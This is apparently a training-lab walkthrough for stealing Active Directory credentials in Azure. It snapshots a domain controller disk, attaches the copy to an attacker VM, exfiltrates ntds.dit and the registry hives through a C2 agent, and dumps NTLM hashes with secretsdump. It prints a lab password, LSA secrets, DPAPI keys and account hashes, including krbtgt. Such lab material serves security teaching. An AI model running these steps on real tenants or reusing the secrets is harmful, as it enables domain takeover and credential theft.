It is quite common to setup an Active Directory domain within an Azure account. The Active Directory domain can assist with credential, user, and resource management from a well known interface. Domain Controllers are considered key terrain and gaining access to one can make an attack far more impactful.


You will need the Voodoo Agent from the previous lab, " Azure RDP Masquerade w/Voodoo" in order to complete this lab.

Next, authenticate to azure via the cli using the credentials provided in the previous lab:

- Username (### is your student number): padawan###@traintestrepeatstage2sec.onmicrosoft.com
- Password: h0w1N0w2BROWN321COW
- Resource Group w/ Write Access (### is your student number): padawan###


Run this command on your Linux host:

```
az login
```



```
root@ip-10-0-1-120:/shared# az login
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code AU6V7WGFT to authenticate.
```

Then login via the web browser using the code and link provided:



Sign in to your account
https://login.microsoftonline.com/common/oauth2/authorize?response_type=code&client_id=04b07795-8ddb-461a-bbee-02f9e
Microsoft Azure
Microsoft

Sign in

padawan###@traintestrepeatstage2sec.onmicrosof

No account? Create one!
Can't access your account?
Sign-in options
Back
Next
Terms of use
Privacy & cookies

We should then see a message similar to the following:

```
root@ip-10-0-1-120:/shared# az login
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code AU6V7WGFT to authenticate.
[
  {
    "cloudName": "AzureCloud",
    "homeTenantId": "5f1661aa-cb2e-47bb-b1cd-d2bc432974a5",
    "id": "74078d2e-d4de-4ca7-ad70-282472836afa",
    "isDefault": true,
    "managedByTenants": [],
    "name": "Pay-As-You-Go",
    "state": "Enabled",
    "tenantId": "5f1661aa-cb2e-47bb-b1cd-d2bc432974a5",
    "user": {
      "name": "padawan022@traintestrepeatstage2sec.onmicrosoft.com",
      "type": "user"
    }
  }
]
root@ip-10-0-1-120:/shared#
```

Dumping Domain Controller Hashes

We have significant access to an Azure account and are able to make snapshots of virtual machine disks. We know a domain exists within the account but the host we have compromised is not a member of it. We begin by listing Resource Groups to see if we can identify one with an interesting name.

```
az group list
```

Which results in many groups being listed, but one of the more interesting groups is

```
{
    "id": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab",
    "location": "eastus",
    "managedBy": null,
    "name": "dc-cnoio-lab",
    "properties": {
      "provisioningState": "Succeeded"
    },
    "tags": {},
    "type": "Microsoft.Resources/resourceGroups"
  }
```

Next, let's list the VMs inside the dc-lab Resource Group

```
az vm list --resource-group dc-cnoio-lab
```

From which we can find a VM called Domain Controller

```
     "id": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab/providers/Microsoft.Compute/virtualMachines/domain-controller",
      "identity": null,
      "instanceView": null,
      "licenseType": null,
      "location": "eastus",
      "name": "domain-controller",
      "networkProfile": {
        "networkApiVersion": null,
        "networkInterfaceConfigurations": null,
        "networkInterfaces": [
          {
            "deleteOption": null,
            "id": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab/providers/Microsoft.Network/networkInterfaces/ad-lab-nic",
            "primary": false,
            "resourceGroup": "dc-cnoio-lab"
          }
        ]
      },
      "osProfile": {
        "adminPassword": null,
        "adminUsername": "cnoio",
        "allowExtensionOperations": false,
        "computerName": "DC-1",
```


This is clearly a very interesting VM and if we can obtain password hashes from it, we will have significant access to the domain it manages. The hashes we're after are stored on the disk of the domain controller. In order to access that disk, we'll start by taking a snapshot of it

First, we have to get the ID of the disk mounted to the Domain Controller. This can be found in the output of the *az vm list* command we just ran:

```
"osDisk": {
          "caching": "ReadWrite",
          "createOption": "FromImage",
          "deleteOption": null,
          "diffDiskSettings": null,
          "diskSizeGb": 127,
          "encryptionSettings": null,
          "image": null,
          "managedDisk": {
            "diskEncryptionSet": null,
            "id": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab/providers/Microsoft.Compute/disks/os-disk",
            "resourceGroup": "dc-cnoio-lab",
            "storageAccountType": "Standard_LRS"
          },
          "name": "os-disk",
```

Next, we'll run the snapshot command and create a snapshot within your student Resource Group


```
az snapshot create --name ###-dcdisksnapshot --resource-group padawan### --source "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab/providers/Microsoft.
```



```
root@ip-10-0-1-217:/shared# az snapshot create --name 044-dcdisksnapshot --resource-group padawan044 --source "/subscriptions/74078d2e-
d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab/providers/Microsoft.Compute/disks/os-disk"
{
  "creationData": {
    "createOption": "Copy",
    "galleryImageReference": null,
    "imageReference": null,
    "logicalSectorSize": null,
    "sourceResourceId": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/dc-cnoio-lab/providers/Microsoft.Compute/di
sks/os-disk",
    "sourceUniqueId": "c4acef5c-b40d-40d8-8e25-74f7a1856a56",
    "sourceUri": null,
    "storageAccountId": null,
    "uploadSizeBytes": null
  },
  "diskAccessId": null,
  "diskSizeBytes": 136367308800,
  "diskSizeGb": 127,
  "diskState": "Unattached",
  "encryption": {
    "diskEncryptionSetId": null,
    "type": "EncryptionAtRestWithPlatformKey"
  },
  "encryptionSettingsCollection": null,
  "extendedLocation": null,
  "hyperVGeneration": "V1",
  "id": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/padawan044/providers/Microsoft.Compute/snapshots/044-dcdisk
snapshot",
```

Then we'll create a new disk from the snapshot within our Resource Group

```
az disk create --resource-group padawan### --name ###-dc-hash-attack --source ###-dcdisksnapshot
```




```
root@ip-10-0-1-217:/shared# az disk create --resource-group padawan044 --name 044-dc-hash-attack --source 044-dcdisksnapshot
{
  "burstingEnabled": null,
  "creationData": {
    "createOption": "Copy",
    "galleryImageReference": null,
    "imageReference": null,
    "logicalSectorSize": null,
    "sourceResourceId": "/subscriptions/74078d2e-d4de-4ca7-ad70-282472836afa/resourceGroups/padawan044/providers/Microsoft.Co
shots/044-dcdisksnapshot",
    "sourceUniqueId": "64e60cbb-d90b-4ab7-970e-b9074aca2286",
```

Next, mount it to your student VM

```
az vm disk attach --vm-name vm016s### --resource-group padawan### --name ###-dc-hash-attack
```

At this point, you should be able to browse the copy of the domain controller file system.


We should now see the disk mounted within our windows VM:



Go the extra mile now but taking the last step and dumping hashes from this disk!

Collect three files from the host (either via "File System" or get commands):

```
g:\windows\system32\ntds.dit
g:\windows\system32\config\SECURITY
g:\windows\system32\config\SYSTEM
```




```
79  help get

Usage: get [remote_filepath]

80  get g:\windows\system32\ntds.dit

..
Retrieved g:\windows\system32\ntds.dit (12582912 bytes)
```

If you hover over the link to the file after the "Retrived" command, it will give you the file name given to the collected file

voodoo-file-number

From your linux host, copy those from the Voodoo collection folder to a more descriptive name, in my case it was files 6, 7, 8

```
cp /shared/voodoo_ce/app/downloads/6 /shared/ntds.dit
cp /shared/voodoo_ce/app/downloads/7 /shared/SECURITY
cp /shared/voodoo_ce/app/downloads/8 /shared/SYSTEM
```



```
root@ip-10-0-1-120:/shared# ls -al /shared/voodoo_ce/app/downloads/
total 20
drwx------ 2 root root 4096 Jul 28 03:28 .
drwx------ 8 root root 4096 Jul 21 18:35 ..
-rw-r--r-- 1 root root 3127 Jun  5 22:07 6
-rw-r--r-- 1 root root 3127 Jun  5 22:07 7
-rw-r--r-- 1 root root 3127 Jun  5 22:07 8
root@ip-10-0-1-120:/shared# cp /shared/voodoo_ce/app/downloads/6 /shared/ntds.dit
root@ip-10-0-1-120:/shared# cp /shared/voodoo_ce/app/downloads/7 /shared/SECURITY
root@ip-10-0-1-120:/shared# cp /shared/voodoo_ce/app/downloads/8 /shared/SYSTEM
root@ip-10-0-1-120:/shared# 
```

We want to use the *secretsdump.py* tool of Impacket.

```
cnoio_impacket
```

And finally, we execute the secretsdump.py tool by passing it the locations of the SYSTEM and SECURITY hive and the ntds.dit file:

```
secretsdump.py -ntds /shared/ntds.dit -security /shared/SECURITY -system /shared/SYSTEM LOCAL
```

Output:

```
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xc0c21c308058215a0af4979e349eaf80
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:f9ea41aa617bc31caa2c4389082d8c1129f5d77ede9f87fbe752c11af3705f6bd125bc5ee36dfb85478941f71d8d3f6e848017c48e2bffd29fe70fb35c985e178ff4b42595eac8afd3a446c
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:a6d5dc19d5a7e7ee28d068b61909be2c
[*] DefaultPassword
(Unknown User):3g+9)x.wXedR
[*] DPAPI_SYSTEM
dpapi_machinekey:0xa4a7a9efb6aff3198f32207df619e0547e49b838
dpapi_userkey:0xc73995a25e75a6332e9c2203973f50e0a145b196
[*] NL$KM
 0000   C2 95 DD 0B D3 20 B9 E3  8A FA 10 5F BA 96 97 3F   ..... ....._...?
 0010   5E 0C 24 38 BF 25 7D 7E  FC 64 47 1D 72 41 16 4F   ^.$8.%}~.dG.rA.O
 0020   9F 34 65 C1 85 02 60 8D  A1 8F AC 36 B1 CA BE 38   .4e...`....6...8
 0030   DC DE 94 B5 4D 73 93 75  42 17 96 C1 80 A3 FD 9F   ....Ms.uB.......
NL$KM:c295dd0bd320b9e38afa105fba96973f5e0c2438bf257d7efc64471d7241164f9f3465c18502608da18fac36b1cabe38dcde94b54d739375421796c180a3fd9f
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
...
[*] Reading and decrypting hashes from /shared/ntds.dit
hunter:500:aad3b435b51404eeaad3b435b51404ee:c95ed27ac0d56d26c2a10f809b2d714b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC-1$:1000:aad3b435b51404eeaad3b435b51404ee:a4a8dd66200487767c9360d08912ac3a:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b4f94106346ded92e724cec423f08b54:::
christophe:1104:aad3b435b51404eeaad3b435b51404ee:2f46a1a5dcaad1d6c6ac8665747d7e1d:::
brent:1105:aad3b435b51404eeaad3b435b51404ee:de6e597654e3df63ab68b25fab1c9711:::
dany:1106:aad3b435b51404eeaad3b435b51404ee:f01b9fa3313fc80a2ae6beca144e5962:::
karen:1107:aad3b435b51404eeaad3b435b51404ee:09049ae314d5996daeed2bb899086982:::
DANY-WKS$:1108:aad3b435b51404eeaad3b435b51404ee:5492ef8d965db7c36406df6e23d10c52:::
XTOF-WKS$:1109:aad3b435b51404eeaad3b435b51404ee:625ea5c8aba5ac31e15bd83232d527e3:::
...
[*] Cleaning up...
```